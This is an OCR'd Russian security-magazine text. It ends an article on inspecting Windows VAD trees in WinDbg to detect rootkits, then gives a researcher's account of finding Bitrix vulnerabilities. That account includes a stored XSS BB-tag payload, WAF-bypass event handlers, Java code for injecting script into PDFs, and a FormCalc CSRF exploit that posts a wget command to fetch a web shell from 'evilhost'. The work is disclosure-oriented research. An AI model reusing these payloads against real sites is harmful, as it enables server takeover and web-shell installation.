CommitCharge — количество выделенных (COMMIT) страниц в этом узле.
VadType — тип Vad.
Protection — атрибут защиты страниц.
MMVAD_SHORT не подойдет для наших целей, так как с его помощью описываются обычные приватные страницы, выделенные, например, с помощью VitualAlloc. А вот _MMVAD — как раз то, что нужно.

```
typedef struct _MMVAD
{
    union
    {
       LONG32 Balance : 2;
       struct _MMVAD* Parent;
    } u1;
    struct _MMVAD* LeftChild;
    struct _MMVAD* RightChild;
    ULONG32      StartingVpn;
    ULONG32      EndingVpn;
    union
    {
       ULONG32 LongFlags;
       struct _MMVAD_FLAGS VadFlags;
    }u;
    …
    //далее данные, которые связывают VAD с секцией раздела
    union
    {
       struct _SUBSECTION* Subsection;
       struct _MSUBSECTION* MappedSubsection;
    };
    struct _MMPTE* FirstPrototypePte;
    struct _MMPTE* LastContiguousPte;
    struct _LIST_ENTRY ViewLinks;
    struct _EPROCESS* VadsProcess;
} MMVAD, *PMMVAD;
```


А так выглядит подраздел.

```
typedef struct _SUBSECTION
{
    // указатель на область управления
    PCONTROL_AREA ControlArea;

    // далее следуют поля, необходимые VMM для сопостав-
ления образа на диске и в памяти для подкачки

    union
    {
       ULONG LongFlags;
       MMSUBSECTION_FLAGS SubsectionFlags;
    } u;
    …
} SUBSECTION, *PSUBSECTION;
```





```
0: kd> !vad 84947610
VAD     level      start      end    commit
84946750 ( 6)       10        1f       0 Mapped       READWRITE
849440c8 ( 7)       20        20       1 Private      READWRITE
84826d68 ( 5)       30        6f      18 Private      READWRITE
84946c40 ( 7)       70        73       0 Mapped       READONLY
84946a80 ( 6)       80        81       0 Mapped       READONLY
8489dc18 ( 7)       90        90       1 Private      READWRITE
8489ff28 ( 4)       a0        a0       1 Private      READWRITE
84947a18 ( 7)       b0       116       0 Mapped       READONLY
84948f20 ( 6)      120       120       1 Private      READWRITE
846102a0 ( 7)      130       130       1 Private      EXECUTE_READWRITE
84948d18 ( 5)      140       141       0 Mapped       READONLY
84945f80 ( 6)      150       156       0 Mapped       READONLY
8494af80 ( 3)      160       161       0 Mapped       READWRITE
84951fc0 ( 5)      170       170       0 Mapped       READWRITE
841b1810 ( 6)      180       181       0 Mapped       READONLY
84948ab8 ( 4)      190       28f     215 Private      READWRITE
```

Команда !vad дампит содержимое дерева

Версия NT	Смещение поля VadRoot
2195 (2к)	0x194
2600 (XP)	0x11C
3790 (2к3)	0x250
6000 (Vista)	0x238
7100 (Seven RC)	0x274
7600 (Seven RTM)	0x278

Через область управления разделом мы можем выйти на FILE_OBJECT, который специально создан для проекции файла.

```
typedef struct _CONTROL_AREA
{
   PSEGMENT Segment;
   …
   struct _EX_FAST_REF FilePointer;
   …
}CONTROL_AREA, *PCONTROL_AREA;
```

При получении указателя на FileObject мы зануляем первые три бита FilePointer маской 0xFFFFFFF8.
Указатель на корневой узел хранится в EPROCESS в поле VadRoot, смещение которого меняется от версии к версии, поэтому неплохо было бы захардкодить его под разные версии.
Как видно из структуры _VAD, первые два бита адреса Parent, используются для служебных целей, поэтому для получения валидного адреса их также нужно занулять. Поле применяется для получения указателя на VAD верхнего уровня.

```
VadRoot = *(PULONG )( (PUCHAR )Eprocess +
   EPROCESS_VadRoot_Offs ) & 0xFFFFFFFC;
```

Формат VadRoot в EPROCESS различен в разных версиях NT. В Windows 7 он представляет собой структуру MM_AVL_TABLE (очевидно, разработчики добавили информацию о балансировке дерева).

```
typedef struct _MM_AVL_TABLE {
   struct _MMADDRESS_NODE BalancedRoot;
   struct {
      ULONG32 DepthOfTree : 5;
      ULONG32 Unused : 3;
      ULONG32 NumberGenericTableElements : 24;
   };
   VOID* NodeHint;
   VOID* NodeFreeHint;
}MM_AVL_TABLE, *PMM_AVL_TABLE;
```

Некоторая сложность заключается в том, что BalancedRoot.u1.Parent не является истинной вершиной дерева, для этого нужно анализировать RightChild, но его можно использовать для начала обхода дерева, потому что он указывает сам на себя.
При прохождении по дереву VAD нужно отделять MMVAD_SHORT от MMVAD и MMVAD_LONG. Это можно делать по тэгу блока пула, которому принадлежит структура. Собственно тэг хранится по смещению 4 от самого блока (и по обратному смещению -4 от начала структуры). Диспетчер памяти присваивает тэг «VadS» для _MMVAD_SHORT, «Vad» для _MMVAD, «Vadl» для _MMVAD_LONG. Кроме того, разумеется, нужно проводить валидацию промежуточных параметров типа ControlArea, Subsection, FilePointer.

ПРАКТИКУЕМСЯ

Проведем исследование вадов. Выберем из списка процессов (!process 0 0) некий процесс:


```
kd> !process 84944418  0
PROCESS 84944418  SessionId: 1  Cid: 0a40    Peb:
7ffdf000  ParentCid: 08e4
    DirBase: 3ec0c420  ObjectTable: 993f0830
HandleCount: 256.
    Image: TOTALCMD.EXE
```

Адрес корня дерева:

```
kd> dt _MM_AVL_TABLE 84944418+278 -r2
nt!_MM_AVL_TABLE
   +0x000 BalancedRoot: _MMADDRESS_NODE
      +0x000 u1 : <unnamed-tag>
         +0x000 Balance  : 0y00
         +0x000 Parent: 0x84944690 указывает в себя
(см. ниже)
      +0x004 LeftChild : (null)
      +0x008 RightChild  : 0x84947610 истинный
адрес VadRoot
…
kd> dd 84944418+278 l1
84944690  84944690
```

Возьмем первый VAD:

```
kd> dc 0x84947610-4 l1
```



Часть дерева VAD для notepad.exe

```
8494760c  20646156   Vad
```

Это MMVAD.

```
kd> dt _MMVAD 0x84947610
nt!_MMVAD
   +0x000 u1                 : <unnamed-tag>
   +0x004 LeftChild          : 0x84949290 _MMVAD
   +0x008 RightChild         : 0x84941b48 _MMVAD
   +0x00c StartingVpn        : 0x703b0
   +0x010 EndingVpn          : 0x703e1
...
   +0x024 Subsection         : 0x84820110 _SUBSECTION
   +0x024 MappedSubsection : 0x84820110 _MSUBSECTION
   +0x028 FirstPrototypePte : 0x98f1ece0 _MMPTE
   +0x02c LastContiguousPte : 0xfffffffc _MMPTE
   +0x030 ViewLinks          : _LIST_ENTRY [ 0x848e3618 -
0x84820108 ]
   +0x038 VadsProcess        : 0x84944419 _EPROCESS
```

VAD описывает регион 0x703b0000-0x703e1000 включительно, а также имеет указатель в подраздел 0x84820110 (секция раздела, в случае с EXE-файлами — подраздел на каждую секцию).

```
kd> dt _subsection ControlArea 0x84820110
nt!_SUBSECTION
   +0x000 ControlArea : 0x848200c0 _CONTROL_AREA

kd> dt _control_area 0x848200c0 -r1
```

```
nt!_CONTROL_AREA
   +0x000 Segment            : 0x98f1ecb0 _SEGMENT
...
   +0x024 FilePointer        : _EX_FAST_REF
      +0x000 Object            : 0x88cbc79a
      +0x000 RefCnt            : 0y010
      +0x000 Value             : 0x88cbc79a
```

Несложным расчетом определяем, что объект: 0x88cbc79a & 0xFFFFFFF8 = 0x88CBC798.

```
kd> dt _file_object filename 88CBC798
nt!_FILE_OBJECT

   +0x030 FileName : _UNICODE_STRING "\Windows\
System32\winmm.dll"
```

В итоге мы получили информацию о том, что VAD описывает спроецированную winmm.dll и тем самым вышли на конкретный файл!
Обрати внимание, что в Windows 2000/XP не нужно выравнивать указатель при получении адреса на VadRoot, потому что там он имеет вид PVOID VadRoot.
Дерево VAD доступно только в «живых» или запущенных процессах. Ядро зануляет указатель на вершину дерева с завершением процесса. Это ограничивает полезность данного метода для изучения некоторых процессов.
На этом пока все. Изучай структуры, экспериментируй, и ты выявишь абсолютно любой руткит, даже базируясь на моем примере. Если есть вопросы — пиши на почту, и я всегда помогу.



Владимир d0znp Воронцов ONsec



МОЛОТКОМ ПО БИТРИКСУ!

ВЫЯВЛЯЕМ 0DAY-УЯЗВИМОСТИ ПОПУЛЯРНОЙ CMS

Около года назад я нашел XSS-уязвимость в продукте 1С-Битрикс, которую показал в ролике хак-видео на CC09. Прошел год, и мне стало интересно, что же изменилось в продукте с точки зрения безопасности? Напомню, Битрикс — продукт непростой, он имеет встроенный фильтр WAF, то есть для проведения большинства атак мало просто найти уязвимость, требуется еще обойти WAF. А обойти его, поверь, очень нелегко...


ПРЕДЫСТОРИЯ

Во время чтения множества статей по безопасности и описаний уязвимостей мне всегда становится интересно, какие действия исследователя предшествовали нахождению той или иной уязвимости. Интересно лишь с одной целью — понимать, какие шаги делал исследователь, какие попытки предпринимал, что не получилось, какие средства и утилиты он использовал. Выясняя все это, можно сильно расширить свой кругозор, а нередко и просто довести до ума какие-то незавершенные идеи. Кроме того, вводные части очень разбавляют технический текст и делают его интереснее. Как говорится, «хочешь сделать мир лучше — начни с себя», поэтому постараюсь описать весь процесс поиска уязвимостей как можно более подробно.

А началось все с Форба, который как всегда ненавязчиво предложил написать образцовую статью на тему взлома CMS. На тот момент у меня была только одна заготовка — идея использования атрибута filesize для hijacking в Internet Explorer. Это была действительно сырая идея, хотя и пришлась по нраву Дэну Камински (seclists.org/fulldisclosure/2010/Apr/288). В любом случае, на добротную статью этого явно не хватало. Пообещав Форбу ответить до вечера, я попробовал использование атрибута filesize в демо-версии Internet Explorer 9. Разработчики обещали поддержку формата SVG в тэге IMG, и, надеясь, что filesize будет определяться не только от SVG, но и от любого другого XML, можно было заюзать его для определения размера любых XML-ответов веб-приложения, что уже очень немало. Но, к сожалению, фортуна повернулась мягким местом, и filesize от XML всегда возвращал 0. Твердо решив написать новую и интересную статью, я стал просматривать веб-приложения, которые было бы интересно исследовать. Одним из первых в этом списке был 1С-Битрикс, на котором я и остановился. К слову, Битрикс — очень интересный движок, непростой, проверенный аудиторами, имеющий встроенные механизмы защиты от проведения атак. На эти механизмы есть сертификат по «соответствию требованиям Web Application Firewall Evaluation Criteria международной организации Web Application Security Consortium», кроме того, система имеет сертификат ФСТЭК по классу защиты от несанкционированного доступа. Так что исследование обещало быть интересным. Последний раз до этого я интенсивно изучал Битрикс версии 8.0.5 на CC09, где предлагалось обойти фильтр WAF, который препятствует проведению атак. На момент написания статьи актуальной версией была 9.0.3, которая, ко всему прочему, обзавелась новым механизмом защиты — «веб-антивирусом». Загрузив последнюю версию движка с официального сайта, я принялся за работу.

ПЕРВЫЙ БАГ — КОЛОМ!

Первым делом я решил провести проверку системы ручным способом, просто щелкая по менюшкам и изучая функционал. Буквально сразу обратил



Хранимая XSS в [URL] тэге

внимание на BB-тэги, которые можно было использовать во встроенном редакторе при написании сообщений на форум, блог или комментарии. Чтобы проверить, как BB превращаются в нормальные HTML-тэги, и что при этом фильтруется, я создал сообщение, куда поместил все тэги с разными спецсимволами, как в значениях, так и на месте атрибутов. Отправив такое сообщение на свой форум в Битриксе, я принялся рассматривать полученный HTML-код. Удивление пришло, когда кусок кода страницы в явном виде показал XSS. Это был самый банальный и самый изъезженный XSS при обработке:

```
[URL=a' attribute='blabla']XSS[/URL]
```


Ради спортивного интереса посмотрел на часы — прошло четыре минуты с начала «исследования». Оставив такой вектор атаки на потом, про себя заметил, что придется еще обходить фильтр WAF, который не пропустит наивные попытки записать атрибут onload, style, onmouseover и другие классические атрибуты при эксплуатации уязвимости.

ВТОРОЙ АКТ

Продолжив бессистемное изучение функционала движка, я проверил еще несколько догадок, и все они оказались безуспешными. Кроме того, заметил странную особенность — при отправке запросов к системе от администратора, данные из них не фильтруются WAF. Сначала мне даже показалось, что «проактивная защита» просто не срабатывает. Недолго думая, я сразу написал письмо разработчикам Битрикс, которые очень заботятся о безопасности системы и всегда быстро отвечают на мои письма. Как разъяснили разработчики, запросы, посылаемые от администратора и содержащие дополнительный защитный параметр sessid, не фильтруются WAF. Это и логично — в системе ведь присутствуют администраторские утилиты выполнения SQL-запросов и PHP-кода, а если фильтровать их через WAF, они просто не будут работать. Стоп! Выполнение PHP-кода возможно сразу из админки, официально, ничего придумывать даже не надо, просто провести атаку CSRF, и вот он — веб-шелл! Таким образом, мне оставалось только обойти WAF, чтобы провести атаку типа «XSS+CSRF+WAF by pass» и получить веб-шелл. Настроение сильно улучшилось :).

ТЕХНИЧЕСКАЯ PDFЕРЖКА

Перебирая разные параметры в движке, я хотел было уже закончить поиски уязвимостей и перейти к изучению защиты WAF. Но тут очередь дошла до модуля «Техническая поддержка». Пользователю предоставлялась возможность создавать обращения к техперсоналу с описанием своих проблем. К каждому тикету можно прикрепить файл. Не задумываясь о последствиях, я создал новый тикет и прикрепил к нему произвольный файл, который по случаю оказался



Хранимый HTML injection в поле ICQ

PDF-документом. Затем перелогинился от администратора и посмотрел, что же отобразится в журнале заявок. Вся фильтрация работала на ура, но вот документ... Щелкнем по ссылке с документом — его контент отобразился плагином Adobe Acrobat прямо в браузере на домене подопытного Битрикса. Тут что-то щелкнуло в голове, и память (уже нейронная, а не оперативная) принесла информацию о том, что внутри PDF может содержаться исполнимый JavaScript. Все срасталось — браузер, cookies, нужный домен, JavaScript. Теперь уже вектор стал совершенно очевиден: надо научить PDF выполнять GET- и POST-запросы к серверу, тогда мы получаем CSRF в чистом виде, а затем, опять-таки, веб-шелл. Здесь «проактивная защита» или WAF уже никак не помешает — ведь контент PDF-документа ей не по зубам. Спортивный интерес опять побудил посмотреть на часы — прошло три с половиной часа с начала работы.

PDF CSRF EXPLOIT

Теперь уже идея использовать PDF для проведения CSRF казалась более чем хорошей. Под атаку попадала масса веб-приложений и веб-сервисов. Стоило углубиться в документацию, методы создания PDF-документов и сделать пример «вредоносного» документа. Тут меня ждали две преграды. Во-первых, PDF поддерживает JavaScript лишь отчасти, и ни о каких HTTP-запросах речи здесь быть не может. Во-вторых, Adobe Acrobat имеет встроенный механизм защиты, который спрашивает подтверждения пользователя при взаимодействии документа с сетью. Бросать такую идею совершенно не хотелось, так что изучение документации продолжилось, и очень скоро принесло свои плоды. Обнаружилось, что помимо JavaScript в PDF-документах можно использовать второй язык — FormCalc. Google помог скачать полный список функций этого зверя: help.adobe.com/en_US/livecycle/es/FormCalc.pdf. Самое вкусное, как всегда, оказалось в конце, и последний, десятый раздел мануала назывался коротко и ясно — «URL functions». Содержание раздела говорило само за себя — «Get, Post, Put». Теперь для проведения атаки необходимо было сделать PDF-документ, который бы реализовывал атаку по следующей схеме:


1. Отправка GET-запроса в админку по адресу targethost:6448/bitrix/admin/user_admin.php?lang=ru.
2. Обработка результата запроса, получение из него sessid.
3. Отправка POST-запроса с sessid и командой «wget http://evilhost.ru/s.txt -O shell.php» по адресу targethost: 6448/bitrix/admin/php_command_line.php?mode=frame&lang=ru.

На языке FormCalc такой сценарий описывался тремя строчками кода:



warning


Вся информация приведена исключительно в образовательных целях. Ответственность за любые действия, совершенные с ее использованием несет только лицо, совершившее эти действия.




info

Отправка запросов на домен, где расположен PDF-документ, является документированной функцией Adobe Acrobat. Тем не менее, использование такого функционала дает злоумышленнику возможность проведения атак CSRF. Не встраивай PDF на страницы своих веб-приложений — это опасно!




Пример XSS, найденной на сайте SecurityLab.Ru



Диалог подтверждения отправки запроса HTTP из PDF. Не высвечивается при отправке запроса на тот же домен, на котором расположен PDF

```
var a = Get("http://targethost:6448/bitrix/admin/
user_admin.php?lang=ru")
var sessid = (Substr(a,At(a,"sessid=")+7,32))
Post("http://targethost:6448/bitrix/admin/php_command_
line.php?mode=frame&lang=ru",Concat("sessid=",sessi
d,"&query=system%28%27wget http://evilhost:6448/s.
txt -O shell.php%27%29%3B"),"application/x-www-form-
urlencoded")
```

Для создания PDF-документа можно было воспользоваться триальной версией Adobe Livecycle Designer (adobe.com/go/trylivecycle), но дистрибутив весил целых 3 Гб. Поэтому я решил скачать готовый PDF с каким-нибудь скриптом и просто заменить текст самого скрипта. Для работы с форматом PDF нашлась прекрасная бесплатная библиотека iText (itextpdf.com) под Java. Функция для замены скрипта в документе получилась такая:

```
public static void replacePDFScript(
  String filename, String script)
{
  try
  {
    PdfReader reader = new PdfReader(filename);
    XfaForm xfa = new XfaForm(reader);
    Document doc = xfa.getDomDocument();
    NodeList list = doc.getElementsByTagName("script");
    list.item(0).setTextContent(script);
    PdfStamper stamper = new PdfStamper(reader,
      new FileOutputStream(filename+"_mod.pdf"));
    xfa.setDomDocument(doc);
    xfa.setChanged(true);
    XfaForm.setXfa(xfa, stamper.getReader(),
      stamper.getWriter());
    stamper.close();
  }
  catch (Exception e) {
    e.printStackTrace();
  }
}
```

Согласись, использовать сие всяко проще, чем скачивать 3 Гб платного софта. Теперь немного о том, что касается ограничений безопасности Adobe Acrobat на отправку запросов из документа. Сам PDF-документ, ясное дело, может быть открыт как через ActiveX-компонент Adobe Acrobat в браузере, так и напрямую из локального файла в окне Acrobat'а. По умолчанию все запросы, которые посылает PDF-документ, требуют подтверждения со стороны пользователя. Высвечивается окно с предложением разрешить отправку запросов с домена, на котором расположен документ. Замечу, что ограничения именно для домена отправителя, а не как это принято обычно — для домена, куда осуществляется запрос. Если же открывается локальный файл, то санкция устанавливается на имя файла, что, кстати, может быть использовано для атаки с подменой содержимого. Но вот если документ открыт через браузер, и запрос отправляется на тот же домен, на котором расположен документ, никаких ограничений безопасности не срабатывает! Такой вариант открытия документа и присутствовал в Битриксе на момент исследования. Собственно, на этом PoC-эксплоит был готов. Я зашел от имени нового пользователя в свой локальный Битрикс, на котором проводил эксперименты, создал заявку в модуле «техническая поддержка» и прикрепил к ней полученный PDF. Затем перелогинился от администратора и просмотрел заявку от пользователя, после чего открыл содержащийся в ней документ. На экране отобразился совершенно чистый белый лист, никаких предупреждений, никаких сообщений. Результат работы эксплойта красовался по адресу http://targethost:6448/bitrix/admin/shell.php. Получилась очень показательная демонстрация атаки CSRF, которая часто критически недооценивается разработчиками. Если строго подходить к классификации, уязвимость, конечно, не простая CSRF. Здесь злоумышленник может изменять заголовки HTTP-запроса, и главное — работать с ответом сервера.

ВАУ, WAF!


Красивая реализация CSRF через PDF подстегнула проделать аналогичный трюк с помощью первой обнаруженной уязвимости XSS. Но для этого необходимо было обойти «проактивную защиту», которая уже была исправлена с момента моих последних раскопок (см. статью «Сказки XSSахеризады»). Тут было два вектора атаки — найти способ обхода фильтрации либо существующих выражений, либо не фильтруемых. Учитывая, что первый вектор я уже исследовал и показал на CC09, решил пробиваться по второму. Тут ничего нового не придумаешь, воспользовался методами, описанными в статье «Сказки XSSахеризады» и полез в документацию на броузерные HTML. 15 минут раскопок принесли плоды — под InternetExplorer нашлись два метода onmouseenter и onmouseleave. Это аналоги фильтруемых WAF исключений onmouseover, onmouseout. То, что доктор прописал :). Чтобы сделать атаку кросс-браузерной, пришлось еще немного порыться в документации... и в итоге нашелся интересный метод onselectstart, который работал и в IE, и в Chrome. Причем в случае с Chrome ивент срабатывает просто при клике, а для IE требуется еще провести по тексту, как при выделении. На этом этапе уже ничто не мешало осуществить второй вариант CSRF и, опять-таки, получить веб-шелл. К сожалению, день уже заканчивался, с момента начала исследования прошло семь часов, оформить все найденное в приличные advisory я уже не успевал, поэтому просто пошел спать.

АНТРАКТ И ТРЕТИЙ АКТ

Через несколько дней удалось снова выкроить время и вернуться к исследованию движка. Первым делом был написан advisory и отправлен разработчикам. Нехитрый список уязвимостей содержал CSRF via PDF, XSS в тэге [URL] и новые методы обхода WAF. Теперь надо было написать пример для заливки шелла через две уязвимости (XSS+WAF



Фишинг-атака с использованием уязвимости



Веб-шелл, залитый на мой локальный Битрикс через CSRF

bypass). Я знал, что WAF фильтрует не только ивенты, но и функции и переменные, которые он считает опасными, в самом JavaScript, и морально приготовился к мучительным видоизменениям кода. Логично, казалось бы, было использовать обфускатор jjencode. Но в данном случае он был неприменим из-за того, что любой символ закрывающейся квадратной скобки закрывал тэг URL, в котором была уязвимость, и отсекал весь остальной код за собой. Ну, а квадратные скобки встречаются в jjencode на каждом шагу. Поэтому пришлось идти другим путем. Логика эксплойта должна была быть следующей:

1. Создаем объекты iframe, form, два поля input (параметры POST sessid и query).
2. В iframe загружаем какую-нибудь страницу админки и получаем из него innerHTML.
